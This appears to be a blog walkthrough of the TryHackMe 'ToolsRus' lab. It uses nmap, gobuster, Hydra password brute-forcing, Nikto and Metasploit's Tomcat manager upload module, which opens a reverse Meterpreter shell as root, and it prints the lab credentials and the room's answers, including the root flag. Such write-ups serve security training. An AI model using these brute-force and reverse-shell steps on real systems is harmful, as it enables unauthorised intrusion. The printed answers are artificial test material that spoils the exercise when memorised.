ToolsRus

ToolsRus TryHackMe Walkthrough

ToolsRus is a beginner-friendly TryHackMe room focused on practising common enumeration and exploitation tools. The room introduces several tools that are often used during the early stages of a penetration test, including Nmap, Nikto, Dirbuster, Hydra, and Metasploit.

The goal of the room is to enumerate the target server, identify running services, discover useful information, and use the findings to eventually gain access to the machine.

This writeup documents the steps taken during the room, starting from basic enumeration and moving through each tool as the attack path develops. The focus is not only on finding the answers, but also on understanding what each tool is used for and why it is useful during a real assessment.



Figure 1: Initial Nmap scan showing SSH, Apache, Apache Tomcat, and AJP services.

Initial Nmap Scan

The first step was to run an Nmap scan against the target machine to identify open ports, running services, and service versions.

Command used:

nmap -sC -sV 10.x.x.x -oN nmap_scan.txt

The -sC option runs Nmap's default scripts, while -sV attempts to detect the service versions running on each open port. The output was also saved to a file called nmap_scan.txt using the -oN option, so the results could be reviewed later and included in the writeup.

The scan showed four open TCP ports:

22/tcp – SSH running OpenSSH 7.2p2
80/tcp – HTTP running Apache httpd 2.4.18
1234/tcp – HTTP running Apache Tomcat/Coyote JSP engine 1.1
8009/tcp – AJP13 running Apache Jserv Protocol 1.3

This gave a clear starting point for enumeration. SSH was available on port 22, but without credentials it was not immediately useful. Port 80 showed a standard Apache web server, while port 1234 revealed an Apache Tomcat service. The presence of Tomcat was especially interesting because Tomcat often has a management interface that may be

protected by weak or default credentials. Port 8009 also stood out because AJP is commonly associated with Tomcat and can sometimes expose additional attack surface.

Checking the Web Server on Port 80



Figure 2: Web page hosted on port 80 showing the ToolsRUs upgrade message.

After identifying that port 80 was open, I visited the target IP address in the browser to see what the web server was hosting.

The page displayed a ToysRUs-themed website with a message saying that ToolsRUs was down for upgrades, but that other parts of the website were still functional. This suggested that the main page itself did not provide much functionality, but there could be other hidden directories or pages available on the web server.

At this stage, the next logical step was to enumerate the web application further and look for hidden directories or files.

Directory Enumeration with Gobuster



Figure 3: Gobuster directory scan showing the discovered /guidelines directory.

After checking the main web page, I used Gobuster to enumerate hidden directories on the web server running on port 80.

Command used:

gobuster dir -u http://10.x.x.x -w /usr/share/wordlists/dirb/common.txt

Gobuster was run in directory enumeration mode using the common.txt wordlist. The purpose of this step was to discover directories and files that were not directly linked from the main page.

The scan found several interesting paths, including /guidelines, /protected, and /server-status. The /guidelines directory returned a 301 redirect, which means the directory exists and the web server redirected the request to the proper directory path. The /protected path returned a 401 Unauthorized status code, meaning it exists but requires authentication.

The answer to the question asking for a directory beginning with “g” is:

What directory can you find, that begins with a "g"?

Answer: guidelines

Reviewing the /guidelines Directory



Figure 4: The /guidelines directory revealing the name bob and referencing the Tomcat server.

After Gobuster discovered the /guidelines directory, I opened it in the browser to see what information it contained.

The page displayed a short message:

Hey bob, did you update that TomCat server?

This revealed the name bob, which may be useful later as a possible username. The message also mentioned the Tomcat server, confirming that the Tomcat service found earlier during the Nmap scan was likely important for the next stage of the room.

Whose name can you find from this directory?

The answer to the question is: bob

Identifying the Protected Directory



Figure 5: The /protected directory showing a basic authentication login prompt.

From the Gobuster results, the /protected directory returned a 401 Unauthorized status code. To confirm this, I opened the directory in the browser.

When visiting /protected, the browser displayed a login prompt asking for a username and password. This confirmed that the directory was protected using basic authentication.

This was an important finding because it showed that the directory exists, but access requires valid credentials. Since the /guidelines page revealed the name bob, that username could be useful when attempting to authenticate later.

What directory has basic authentication?

Answer: protected

Brute Forcing the Protected Login with Hydra



Figure 6: Hydra successfully finding Bob's password for the protected directory.

After identifying that the /protected directory required basic authentication, I used Hydra to test the username found earlier against a password wordlist.

Command used:

hydra -l bob -P /usr/share/wordlists/rockyou.txt 10.x.x.x http-get /protected

The -l option specifies the username bob, while -P points Hydra to the rockyou.txt password list. Since the login prompt was using HTTP basic authentication, the http-get module was used against the /protected path.

Hydra successfully found valid credentials for the protected directory:

Username: bob
Password: bubbles

What is bob's password to the protected part of the website?

Answer: bubbles

Identifying the Other Web Service

```
root@ip-              :~# nmap -sC -sV 10.           -oN nmap_scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-19 10:10 UTC
Nmap scan report for ip-10-             .central-1.compute.internal (10.          )
Host is up (0.00022s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f0:b8:5b:cd:d2:d4:cd:a2:dd:02:f3:45:ce:36:c8 (RSA)
|   256 76:43:e7:b0:e2:0a:3e:3a:fa:1f:e6:37:19:f3:3b:ea (ECDSA)
|_  256 4c:04:48:d6:18:28:f7:06:1f:a5:7c:1d:68:60:bb:4b (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
| http-title: Apache Tomcat/7.0.88
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds
```

Figure 7: Nmap scan showing Apache Tomcat running as a web service on port 1234.

Looking back at the Nmap scan results, port 80 was not the only web service running on the target machine. Another HTTP service was also found on port 1234.

Nmap identified this service as Apache Tomcat/Coyote JSP engine 1.1, and the page title showed Apache Tomcat/7.0.88. This confirmed that the target was running an Apache Tomcat web service on a non-standard port.

What other port that serves a webs service is open on the machine?

Answer: 1234

Identifying the Tomcat Version

```
1234/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/7.0.88
```

Figure 8: Nmap result showing Apache Tomcat version 7.0.88 running on port 1234.

The Nmap scan provided more detail about the web service running on port 1234. The service was identified as Apache Tomcat, and the HTTP title showed the exact version:

Apache Tomcat/7.0.88

This information is useful because knowing the exact software and version helps decide what to enumerate next and whether any known misconfigurations or vulnerabilities may apply.

What is the name and version of the software running on the port from question 5?

Answer: Apache Tomcat/7.0.88

Use Nikto with the credentials you have found and scan the /manager/html directory on the port found above.

```
root@ip-10-           :~# nikto -h http://10.           :1234/manager/html -id bob:bubbles
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.           
+ Target Hostname:    ip-10-              -central-1.compute.internal
+ Target Port:        1234
+ Start Time:         2026-06-19 20:14:52 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Successfully authenticated to realm 'Tomcat Manager Application' with user-supplied credentials.
+ Cookie JSESSIONID created without the httponly flag
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-3092: /manager/html/localstart.asp: This may be interesting...
+ OSVDB-3233: /manager/html/manager/manager-howto.html: Tomcat documentation found.
+ /manager/html/manager/html: Default Tomcat Manager interface found
+ /manager/html/WorkArea/version.xml: Ektron CMS version information
+ 6544 items checked: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2026-06-19 20:15:04 (GMT0) (12 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 9: Nikto scan against the Tomcat Manager directory using Bob's credentials.

Nikto successfully authenticated to the Tomcat Manager Application using the supplied credentials. The scan identified several useful findings, including risky HTTP methods and Tomcat Manager related documentation or information paths.

The findings included the PUT and DELETE methods being allowed, which may let clients save or remove files on the web server. Nikto also found Tomcat-related paths such as /manager/html/localstart.asp, /manager/html/manager/manager-howto.html, and /manager/html/WorkArea/version.xml.

The room counts these as 5 documentation or information-related findings.

Command used:

nikto -h http://10.x.x.x:1234/manager/html -id bob:bubbles

How many documents?

Answer: 5

Identifying the Apache Server Version

```
root@ip-10-           :~# nmap -sV -A  10.          !
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-19 20:20 UTC
Nmap scan report for ip-10-           .eu-central-1.compute.internal (10.
Host is up (0.00029s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 77:f1:67:d3:f7:8e:ef:15:d0:44:86:0f:f6:f1:45:73 (RSA)
|   256 24:6b:4d:21:f9:b3:39:1e:ca:ad:42:21:d7:49:0a:49 (ECDSA)
|_  256 b3:3d:e1:e6:af:b4:0a:41:05:a0:b5:fa:21:7c:00:6d (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Figure 10: Nmap scan showing the Apache server version running on port 80.

The Nmap scan also revealed the version of the web server running on port 80.

Command used:

nmap -sV -A 10.x.x.x

The -sV option was used for service version detection, while -A enabled more aggressive detection, including OS detection, script scanning, and additional service information.

The scan showed that port 80 was running Apache httpd 2.4.18 on Ubuntu. Knowing the web server version is useful during enumeration because it helps identify the technology stack and can guide further checks for known issues or misconfigurations.

What is the server version?

Answer: Apache/2.4.18

Identifying the Apache-Coyote Version



Figure 11: Nmap output showing the Apache-Coyote version used by the Tomcat service.

The Nmap scan also showed service details for the Tomcat web service running on port 1234.

In the HTTP server header, Nmap identified the service as:

Apache-Coyote/1.1

Apache-Coyote is the HTTP connector used by Apache Tomcat to handle web requests. This confirmed that the service on port 1234 was part of the Tomcat setup.

What version of Apache-Coyote is this service using?

Answer: 1.1

Use Metasploit to exploit the service and get a shell on the system.

Searching for a Tomcat Exploit in Metasploit



Figure 12: Searching Metasploit for Tomcat-related modules and identifying tomcat_mgr_upload.

After confirming that Apache Tomcat was running on port 1234 and that valid credentials were available, I moved to Metasploit to look for a suitable Tomcat module.

Commands used:

sudo msfconsole

search tomcat

The search command listed several Tomcat-related modules. Since the target had an accessible Tomcat Manager interface and valid credentials were already found, the most relevant module was:

exploit/multi/http/tomcat_mgr_upload

This module targets the Apache Tomcat Manager application and can upload a malicious WAR file to gain code execution when valid manager credentials are available.

Configuring the Tomcat Manager Upload Module

Figure 13: Metasploit options for the tomcat_mgr_upload module.

After identifying the correct Metasploit module, I selected it and checked the available options.

Commands used:

use exploit/multi/http/tomcat_mgr_upload

options

Metasploit automatically selected the java/meterpreter/reverse_tcp payload. The options output showed the values that needed to be configured before running the exploit.

The important settings were:

RHOSTS – the target machine IP address
RPORT – the Tomcat web service port, which needed to be changed from 80 to 1234
HttpUsername – the username found earlier, bob
HttpPassword – the password found earlier, bubbles
TARGETURI – the Tomcat Manager path, which was already set to /manager
LHOST – the local attacking machine IP address for the reverse connection

This step was important because the exploit would not work unless Metasploit was pointed at the correct Tomcat service and supplied with the valid manager credentials.

Exploiting Tomcat Manager with Metasploit

```
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 10.
RHOSTS => 10.114.182.134
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 1234
RPORT => 1234
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername bob
HttpUsername => bob
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword bubbles
HttpPassword => bubbles
msf exploit(multi/http/tomcat_mgr_upload) > set TARGETURI /manager
TARGETURI => /manager
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 10.           :4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 4TeihbY3h2BhYD6pMgv6G4G...
[*] Executing 4TeihbY3h2BhYD6pMgv6G4G...
[*] Undeploying 4TeihbY3h2BhYD6pMgv6G4G ...
[*] Sending stage (58073 bytes) to 10.114.182.134
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.           :4444 -> 10.          :34434) at 2026-06-19 20:42:16 +0000

meterpreter >

meterpreter > shell
Process 1 created.
Channel 1 created.


whoami
root
```

Figure 14: Metasploit successfully opening a Meterpreter session and confirming shell access as root.

After configuring the Tomcat Manager upload module, I set the required options and ran the exploit.

Commands used:

set RHOSTS 10.x.x.x
set RPORT 1234
set HttpUsername bob
set HttpPassword bubbles
set TARGETURI /manager
exploit

Metasploit used the valid Tomcat Manager credentials to authenticate, upload a malicious WAR file, and execute it on the target server. This successfully opened a Meterpreter session.

After the Meterpreter session was opened, I dropped into a system shell and checked which user the shell was running as.

Commands used:

shell
whoami

The output showed that the shell was running as root.

What user did you get a shell as?

Answer: root

Reading the Root Flag



Figure 15: Reading the final flag from /root/flag.txt.

After confirming that the shell was running as root, I listed the contents of the filesystem and moved into the /root directory.

Commands used:

ls
cd /root
ls
cat flag.txt

Inside the /root directory, I found a file called flag.txt. Reading the file revealed the final flag.

What flag is found in the root directory?

Answer: ff1fc4a81affcc7688cf89ae7dc6e0e1

Conclusion

ToolsRus was a straightforward room where each result helped with the next step.

The Nmap scan showed that the target was running a web server on port 80 and Tomcat on port 1234. Gobuster then found the /guidelines and /protected directories. The message in /guidelines gave the username bob, and Hydra found the password bubbles for the protected area.

Those same credentials worked with the Tomcat Manager service. After checking it with Nikto, I used the Tomcat Manager upload module in Metasploit to get a shell on the machine. The shell was already running as root, so I could go directly to /root and read the flag from flag.txt.

This room was a good practice of using the tools in order and following the information found during enumeration.